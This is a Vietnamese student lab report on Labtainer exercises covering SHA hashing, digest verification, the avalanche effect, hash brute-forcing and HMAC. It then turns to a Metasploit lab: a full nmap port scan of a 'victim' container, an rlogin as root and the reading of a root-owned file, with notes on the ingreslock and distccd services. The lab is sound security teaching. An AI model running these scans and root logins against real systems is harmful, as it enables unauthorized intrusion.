

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA: CÔNG NGHỆ THÔNG TIN



BÁO CÁO THỰC HÀNH
CƠ SỞ AN TOÀN THÔNG TIN
BÀI THỰC HÀNH SỐ 3

Giảng viên hướng dẫn : Đinh Trường Duy
Nhóm : 01
Tổ thực hành : 01
Sinh Viên : Đinh Thị Thanh Tâm – B22DCAT253

HÀ NỘI, THÁNG 11 NĂM 2024

Mục lục

| | |
|---|----|
| Bài thực hành: | 3 |
| Tìm hiểu về hàm băm và mã xác thực thông điệp MACs | 3 |
| Nội dung thực hành | 3 |
| Nhiệm vụ 1: sử dụng lệnh Shasum mặc định hỗ trợ SHA-1 với đầu ra 160 bit, cũng như các đầu ra SHA-2 dưới các tùy chọn khác..... | 3 |
| Nhiệm vụ 2: Kiểm tra bản tóm lược | 5 |
| Nhiệm vụ 3: Tìm hiểu về “Avalanche Effect” | 7 |
| Nhiệm vụ 4: Tìm hiểu về Second Pre-Image Resistance..... | 9 |
| Kết thúc bài lab: | 11 |
| Labtainer metasploit: Sử dụng công cụ metasploit..... | 12 |
| Nội dung thực hành | 12 |
| Xác định IP của các máy..... | 12 |
| Khai thác dịch vụ | 13 |
| Kết thúc bài lab: | 19 |
| Labtainer pubkey: Tìm hiểu chứng chỉ khóa công khai | 20 |
| Nội dung thực hành | 20 |
| Nhiệm vụ 1: Tìm hiểu chứng chỉ của các website | 20 |
| Nhiệm vụ 2: Khám phá chứng chỉ của các trang web khác..... | 26 |
| Kết thúc bài lab: | 34 |
| Labtainer symkeylab: Khám phá các chế độ mã hóa khóa đối xứng | 35 |
| Nội dung thực hành | 35 |
| Nhiệm vụ 1: Làm quen Mã hóa và giải mã một tệp tin (bất kỳ tệp tin nào)..... | 35 |
| Nhiệm vụ 2: Chế độ mã hóa | 37 |
| Nhiệm vụ 3: Lỗi lan truyền trong quá trình giải mã | 42 |
| KẾT LUẬN..... | 47 |


Bài thực hành:

Tìm hiểu về hàm băm và mã xác thực thông điệp MACs

Nội dung thực hành

Khởi động bài lab:

labtainer macs-hash




Nhiệm vụ 1: sử dụng lệnh *Shasum* mặc định hỗ trợ *SHA-1* với đầu ra 160 bit, cũng như các đầu ra *SHA-2* dưới các tùy chọn khác

Để tạo ra một bản tóm lược 160 bit *SHA-1*: “*shasum -a 1 foo.txt*”

Tạo một tệp văn bản mới trên hệ thống bằng lệnh:

echo “day la bai thuc hanh so 3” > foo.txt



Kiểm tra các tùy chọn mà lệnh *shasum* hỗ trợ:

shasum --help / less

```
ubuntu@macs-hash: ~  
File Edit View Search Terminal Help  
Usage: shasum [OPTION]... [FILE]...  
Print or check SHA checksums.  
With no FILE, or when FILE is -, read standard input.  
  
-a, --algorithm 1 (default), 224, 256, 384, 512, 512224, 512256  
-b, --binary      read in binary mode  
-c, --check       read SHA sums from the FILEs and check them  
-t, --text       read in text mode (default)  
-U, --UNIVERSAL  read in Universal Newlines mode  
                  produces same digest on Windows/Unix/Mac  
-0, --01         read in BITS mode  
                  ASCII '0' interpreted as 0-bit,  
                  ASCII '1' interpreted as 1-bit,  
                  all other characters ignored  
-p, --portable   read in portable mode (to be deprecated)  
  
The following two options are useful only when verifying checksums:  
-s, --status      don't output anything, status code shows success  
-w, --warn       warn about improperly formatted checksum lines  
  
-h, --help       display this help and exit  
-v, --version     output version information and exit  
  
When verifying SHA-512/224 or SHA-512/256 checksums, indicate the  
:
```

Sử dụng lệnh shasum để tạo bản tóm lược với thuật toán SHA-1:

shasum -a 1 foo.txt

```
ubuntu@macs-hash:~$ shasum -a 1 foo.txt  
6d671ef3db63f5e0cdca4eb5a22edbc65b95eb1f  foo.txt  
ubuntu@macs-hash:~$
```

Thử 7 thuật toán mã hóa khác nhau với tệp vừa tạo:

- *shasum -a 224 foo.txt*: tạo ra một bản tóm lược dài 224 bit(28 byte)

```
ubuntu@macs-hash:~$ shasum -a 224 foo.txt  
73b263544116865bf43330dbce730ba82eb9ee0c67202eb10cbdd765  foo.txt  
ubuntu@macs-hash:~$
```

- *shasum -a 256 foo.txt*: Tạo ra bản tóm lược dài 256 bit (32 byte)

```
ubuntu@macs-hash:~$ shasum -a 256 foo.txt  
26157e048cb5fe0a52d9e0b323d2ee9209157a83aa04a974b6ce3049ddecdd35  foo.txt  
ubuntu@macs-hash:~$
```

- *shasum -a 384 foo.txt*: Tạo ra bản tóm lược dài 384 bit (48 byte)

```
ubuntu@macs-hash:~$ shasum -a 384 foo.txt  
c3bc32d666bc93a06f43fc2f1a630e480ead765e405c9098bc0d930d195ed4071ca76ef145a385d75a8cd52260a9a9d4  fo  
o.txt
```

- *shasum -a 512 foo.txt*: Tạo ra bản tóm lược dài 512 bit (64 byte)

```
ubuntu@macs-hash:~$ shasum -a 512 foo.txt  
0f6141ee3805242e60a5a3aded8e68f5c83ee7432e6f933ed17e30214bb9e52dc6ce5663951932f3fb4bd535b30f2668e1f8  
e9bdac40b619e3688c18e91b80f1  foo.txt
```

- *shasum -a 512224 foo.txt*: Tạo ra bản tóm lược dài 224 bit (28 byte) nhưng sử dụng cùng cơ sở với SHA-512

```
ubuntu@macs-hash:~$ shasum -a 512224 foo.txt
c93fc1329d1eb88d65f4f4dcee308683289bcf20c4b0fb835b6d75a7  foo.txt
ubuntu@macs-hash:~$
```


- *shasum -a 512256 foo.txt*: Tạo ra bản tóm lược dài 256 bit (32 byte) từ cơ sở SHA-512

```
ubuntu@macs-hash:~$ shasum -a 512256 foo.txt
85c304fe75733a142696e9d19eb5f336ddfe1e6e1ea86ffcf855a1bdc92411db  foo.txt
ubuntu@macs-hash:~$
```

Nhiệm vụ 2: Kiểm tra bản tóm lược

Gõ lệnh để tải trang web:

lynx verydodgy.com



Chọn file floppy57.fs cần tải, sau đó ấn enter.

```
ubuntu@macs-hash: ~  
File Edit View Search Terminal Help  
<<< Download Options (Lynx Version 2.8.9dev.8), help  
Downloaded link: http://verydodgy.com/floppy57.fs  
Suggested file name: floppy57.fs  
Standard download options:  
  Save to disk  
Local additions:  
  
Commands: Use arrow keys to move, '?' for help, 'q' to quit, '<-' to go back.
```

Di chuyển xuống dòng “save to disk” sau đó ấn enter

Dùng lệnh ls để kiểm tra thư mục đã được tải xuống

```
ubuntu@macs-hash:~$ ls  
collide1.sh collide2.py declare.txt floppy57.fs foo.txt  
ubuntu@macs-hash:~$
```

Tiếp tục tải file SHA256.sdx tương tự file floppy57.fs

```
ubuntu@macs-hash: ~  
File Edit View Search Terminal Help  
Directory listing for /  
-----  
* floppy57.fs  
* SHA256.sdx  
-----  
  
Commands: Use arrow keys to move, '?' for help, 'q' to quit, '<-' to go back.  
Arrow keys: Up and Down to move. Right to follow a link; Left to go back.  
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

Kiểm tra xem các tệp này đã có trong thư mục làm việc của bạn hay chưa.

Bạn có thể dùng lệnh `ls` để liệt kê các tệp trong thư mục hiện tại và kiểm tra xem các tệp đã được tải xuống:

```
ubuntu@macs-hash:~$ ls
SHA256.sdx  collide1.sh  collide2.py  declare.txt  floppy57.fs  foo.txt
ubuntu@macs-hash:~$
```

Tạo bản tóm lược SHA256 với file vừa tải xuống. Kiểm tra bản tóm lược tạo ra và file SHA256.sdx có khớp không?

Tạo bản tóm lược SHA256 cho tệp `floppy57.fs`:

```
ubuntu@macs-hash:~$ shasum -a 256 floppy57.fs
91dbf055b06c2c54ad54b6cc83c3fb2c1f2944ae732f8075cd7bd39340e5ca50  floppy57.fs
ubuntu@macs-hash:~$
```

Xem nội dung của tệp `SHA256.sdx`:

```
ubuntu@macs-hash:~$ cat SHA256.sdx
SHA256 (INSTALL.amd64) = a4604b4982cb2d1546fcef31c351f97d7203538d77fca11012b857410c8d2260
SHA256 (base57.tgz) = e48291b0fe2ec9965ed0d574d96bc8fd8a075236be8d191538aaadc8a9c8bbcc
SHA256 (bsd) = 6382680ee4bd05dcaccc7b3c165a7644ca65cd0a1fa2670a9c7860cadcb8f7e2
SHA256 (bsd.mp) = 7386dada2a05298d6c76f642859bd06ca6f1f604049b18080bac9cc2d4be7643
SHA256 (bsd.rd) = a964fde0855e3585113f4a92627699a697d0e89d2c9a0cba4b7b0c04b77a5101
SHA256 (cd57.iso) = 691868e505aadde6feba0c0ba530bb99aad86e62c998a914e03e84c9bfb3b9e5
SHA256 (cdboot) = 12a00c426830f5fdc3afc8a6809cfec238d4fc245d57a4724a26bb545d671449
SHA256 (cdbr) = 4e1953342e0e620e375a9404ee8bc419596e0a4f64a3d9a6237e3bd6fe3f4ad4
SHA256 (comp57.tgz) = de232f696d9d310aa80951ed97006f9c2bb03500822ffc76c6f642171827876e
SHA256 (floppy57.fs) = 91dbf055b06c2c54ad54b6cc83c3fb2c1f2944ae732f8075cd7bd39340e5ca50
SHA256 (game57.tgz) = 414679b2ff204f23ae1be683189563f0d868ecda59d321eff74a444ab170eff0
SHA256 (install57.fs) = d61f5d8bcd8c80c2dbe92c827be515f5d34fb8ab31884145e5dce535a5a73b3
SHA256 (install57.iso) = 3f714d249a6dc8f40c2fc2fcc8a8ef9987e74a2b81483175d081661c3533b59a
SHA256 (man57.tgz) = 051f7a2dcdc35a5cdddf8df1441bf85f982c0dd829e6e43d1716497bfe02f74c
SHA256 (miniroot57.fs) = 9d14ecfbc4cb4fdbc9e8d6db8d2711c3a5704806e47e49bfa729138089bc4c97
SHA256 (pxeboot) = 7bc2cb6401cb8cf6add64414743eaa9df77d63831d78afb4d13d17f2b6eb6d90
SHA256 (xbase57.tgz) = bf54381e494ed249dbefdbf4bb13223c3985200ff2db974298cd8bdc15e38e3e
SHA256 (xfont57.tgz) = 938014c3ae1bbfbb3404aa2f02e5bc77724ffdd6a53926f58d8b2b1cfd580283
SHA256 (xserv57.tgz) = cc3a8aa01b0361d9633a12ad3b2b4209756ac40bd9f6c02d12bcd2489aadf8d4
SHA256 (xshare57.tgz) = 0cecc83cc2c826b09a4aea07bde8a0001917c4d261c1994a5af056014394e984
ubuntu@macs-hash:~$
```

So sánh hai giá trị trên, thấy chúng giống nhau. Có nghĩa là tệp `floppy57.fs` đã tải xuống chính xác và không bị thay đổi.

Nhiệm vụ 3: Tìm hiểu về “Avalanche Effect”

“Avalanche Effect” mô tả hiện tượng một thay đổi nhỏ ở file đầu vào cũng sẽ làm thay đổi hoàn toàn đến bản tóm lược đầu ra.

Tạo một file với tên `iou.txt` có nội dung “Bob owes me 200 dollars”.

Mở terminal và tạo tệp `iou.txt` với nội dung "Bob owes me 200 dollars":

echo "Bob owes me 200 dollars" > iou.txt

```
ubuntu@macs-hash:~$
File Edit View Search Terminal Help
ubuntu@macs-hash:~$ echo "Bob owes me 200 dollars" > iou.txt
ubuntu@macs-hash:~$
```

Tạo bản tóm lược SHA256 của file iou.txt

shasum -a 256 iou.txt


```
ubuntu@macs-hash:~$ shasum -a 256 iou.txt
5c1929627f046090aaf1f11058456d9203cd5415cb09cf08382f5caf59ae9bb1 iou.txt
ubuntu@macs-hash:~$
```

Mở file iou.txt bằng chương trình chỉnh sửa, ví dụ leafpad

leafpad iou.txt

```
5c1929627f046090aaf1f11058456d9203cd5415cb09cf08382f5caf59ae9bb1 iou.txt
ubuntu@macs-hash:~$ leafpad iou.txt
Gtk-Message: Failed to load module "canberra-gtk-module"
ubuntu@macs-hash:~$
```

Thay đổi số “2” thành “3”. Điều này sẽ làm 1 bit bị thay đổi.



Lưu các thay đổi và thoát khỏi chương trình chỉnh sửa. Tạo bản tóm lược SHA256 khác đối với tệp iou.txt đã sửa đổi.

shasum -a 256 iou.txt

```
ubuntu@macs-hash:~$ shasum -a 256 iou.txt
337826a142761d83997b150c0090bc7a72ac6f4318bfacdeaf1986c3b704ae1b iou.txt
ubuntu@macs-hash:~$
```

Sự khác biệt giữa hai bản tóm lược của file iou.txt:


Hai bản tóm lược này hoàn toàn khác nhau, mặc dù chỉ có một sự thay đổi nhỏ trong nội dung của tệp (2 thành 3). Điều này kiểm nghiệm lại tính toàn vẹn và độ tin cậy của thuật toán SHA-256 ngay cả một thay đổi nhỏ trong đầu vào cũng dẫn đến một thay đổi lớn và hoàn toàn khác biệt trong bản tóm lược

Nhiệm vụ 4: Tìm hiểu về Second Pre-Image Resistance

Trong phần này, tìm hiểu các thuộc tính Second Pre-Image Resistant của hàm băm SHA256.

Đầu tiên, tạo bản tóm lược SHA256 của file declare.txt

shasum -a 256 declare.txt

A terminal window titled 'ubuntu@macs-hash: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:


```
ubuntu@macs-hash:~$ ls
SHA256.sdx collide1.sh collide2.py declare.txt floppy57.fs foo.txt iou.txt
ubuntu@macs-hash:~$ shasum -a 256 declare.txt
f98b1c252622e4a4f6edae5bdd135deb554693f6b3e5b4c35a1f30497bd77bc8 declare.txt
ubuntu@macs-hash:~$
```

Bốn chữ số thập lục phân cuối cùng của bản tóm lược được hiển thị: 7bc8

Tiếp theo, sử dụng script collide1.sh. Script collide1.sh được viết nhằm tìm dữ liệu ngẫu nhiên mà khi băm sẽ thành một giá trị file đầu vào đã biết. Hơn nữa, nó còn cho phép bạn chỉ định bao nhiêu bản tóm lược muốn trùng khớp.

- Chạy script collide1.sh với độ dài 6 ký tự hex cuối cùng:

./collide1.sh declare.txt 1

A terminal window showing the execution of the script. The output is as follows:

```
ubuntu@macs-hash:~$ ./collide1.sh declare.txt 1
3
8
2 hashes were performed before a match was found.
```

- Chạy script collide1.sh với độ dài 2 ký tự hex cuối cùng

./collide1.sh declare.txt 2

```
ubuntu@macs-hash:~$ ./collide1.sh declare.txt 2
b6
ef
3d
81
ac
81
02
f3
64
0b
5c
44
b9
05
a4
38
bb
38
12
7e
d4
f5
d5
f3
```

- Chạy script collide1.sh với độ dài 3 ký tự hex cuối cùng

./collide1.sh declare.txt 3

```
ubuntu@macs-hash:~$ ./collide1.sh declare.txt 3
The progress will not be shown -- only the final results.
3161 hashes were performed before a match was found.
ubuntu@macs-hash:~$
```

Script đã thực hiện 3161 băm trước khi tìm được bản tóm lược khớp với độ dài 3 ký tự hex cuối cùng

```
ubuntu@macs-hash: ~
File Edit View Search Terminal Help
ubuntu@macs-hash:~$ openssl dgst -sha1 -hmac "2" declare.txt
HMAC-SHA1(declare.txt)= 4059519c75af436d508bf7e385c5f916af38ffb6
ubuntu@macs-hash:~$ openssl dgst -sha1 -hmac "mykey" declare.txt
HMAC-SHA1(declare.txt)= 851faeda4451a7eb991a008156f0de99da6e6b5b
ubuntu@macs-hash:~$ openssl dgst -sha1 -hmac "mykey" foo.txt
HMAC-SHA1(foo.txt)= 97e9e932c265a554e11d5f2d0c20aff3c71d8203
ubuntu@macs-hash:~$ openssl dgst -sha1 -hmac 1 declare.txt
HMAC-SHA1(declare.txt)= 76ca653c023a7eafecbb89e5997b623982d6d95c
ubuntu@macs-hash:~$ openssl dgst -sha1 -hmac 2 declare.txt
HMAC-SHA1(declare.txt)= 4059519c75af436d508bf7e385c5f916af38ffb6
ubuntu@macs-hash:~$ openssl dgst -sha1 -hmac 3 declare.txt
HMAC-SHA1(declare.txt)= f08793849fbad551a200c8c3fcf1c86abc0b439b
ubuntu@macs-hash:~$ openssl dgst -sha1 -hmac 4 declare.txt
HMAC-SHA1(declare.txt)= cd849f0f19eec429bc711c894245cc69b9c20624
ubuntu@macs-hash:~$ openssl dgst -sha1 -hmac 5 declare.txt
HMAC-SHA1(declare.txt)= df0528072cb5edc14e2eba29047df026385e99aa
ubuntu@macs-hash:~$ openssl dgst -sha1 -hmac 6 declare.txt
HMAC-SHA1(declare.txt)= 986eb8a92e561f550a911352c8b2cf5fd0465342
ubuntu@macs-hash:~$
```

Kết thúc bài lab:

Trên terminal đầu tiên sử dụng câu lệnh sau để kết thúc bài lab:

stoplab macs-hash

Trên terminal đầu tiên sử dụng câu lệnh sau để kết thúc bài lab:

checkwork macs-hash

```
student@ubuntu:~/labtainer/labtainer-student$ checkwork macs-hash
Results stored in directory: /home/student/labtainer_xfer/macs-hash
Labname macs-hash

Student | collide1_count | collide2_count | shasum_count | did_7_shasum | hashed_floppy | hashed_iou | openssl_key |
=====|=====|=====|=====|=====|=====|=====|=====|
B22DCAT253 | 3 | 3 | 11 | Y | Y | Y | Y |

What is automatically assessed for this lab:

did_7_shasum: Did at least 7 different sha checksums
hashed_floppy: hashed the floppy
hashed_iou: hashed the iou file
collide1_count, collide2_count, shasum_count: Count of program invocation
openssl_key: brute force ran openssl to discover the key
```

Labtainer metasploit: Sử dụng công cụ metasploit

Nội dung thực hành

Vào terminal, gõ:

labtainer metasploit

Sau khi khởi động xong hai terminal ảo sẽ xuất hiện, một cái là đại diện cho máy tấn công: **attacker**, một cái là đại diện cho máy nạn nhân: **victim**.

Xác định IP của các máy

Trên terminal **attacker** và **victim** sử dụng lệnh “ifconfig”, địa chỉ IP sẽ nằm sau “inet addr:”

```
ubuntu@victim:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:c0:a8:01:02
          inet addr:192.168.1.2  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:53 errors:0 dropped:0 overruns:0 frame:0
          TX packets:25 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6910 (6.7 KB)  TX bytes:2740 (2.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:51 errors:0 dropped:0 overruns:0 frame:0
          TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16005 (15.6 KB)  TX bytes:16005 (15.6 KB)

ubuntu@victim:~$
```

Sử dụng câu lệnh “ping” để kiểm tra kết nối từ máy attacker đến máy Victim. Kết quả cần đạt được “ping” thực hiện thành công, có phản hồi từ máy Victim.

```
ubuntu@attacker:~$ ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=0.123 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=0.154 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=0.088 ms
^C
--- 192.168.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2031ms
rtt min/avg/max/mdev = 0.088/0.121/0.154/0.026 ms
```

Sử dụng công cụ “nmap” để quét các dịch vụ có thể tấn công. Kết quả cần đạt được tìm ra các cổng có thể tấn công vào máy Victim nếu có (trong bài lab mặc định các cổng dịch vụ đều mở để có thể tấn công).

nmap -p0-65535 192.168.1.2

```
ubuntu@attacker:~$ nmap -p0-65535 192.168.1.2
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-03 15:30 UTC
Nmap scan report for metasploit.victim.student.lan (192.168.1.2)
Host is up (0.000083s latency).
Not shown: 65509 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
35441/tcp open  unknown
39669/tcp open  unknown
45849/tcp open  unknown
```

Khai thác dịch vụ

Khai thác dịch vụ cấu hình rlogin (cổng 513) để truy nhập từ xa đến máy của Victim (với đặc quyền root). Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim.

rlogin -l root 192.168.1.2

```
ubuntu@attacker:~$ rlogin -l root 192.168.1.2
Last login: Sun Nov  3 10:29:29 EST 2024 from :0.0 on pts/1
Linux victim 4.18.0-15-generic #16~18.04.1-Ubuntu SMP Thu Feb 7 14:06:04 UTC 2019 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
```

cat /root/filetoview.txt

```

root@victim:/# cat /root/filetoview.txt
cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: ece8abc32e27d63faaa451391a297001
root@victim:/#
root@victim:/# █

```

Khai thác dịch vụ ingreslock (cổng 1524). Sử dụng telnet để truy cập vào dịch vụ ingreslock và có được quyền root. Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim.

Khai thác dịch vụ distccd (cổng 3632). Khởi chạy trình điều khiển Metasploit là “msfconsole”

```

ubuntu@attacker:~$
ubuntu@attacker:~$ msfconsole
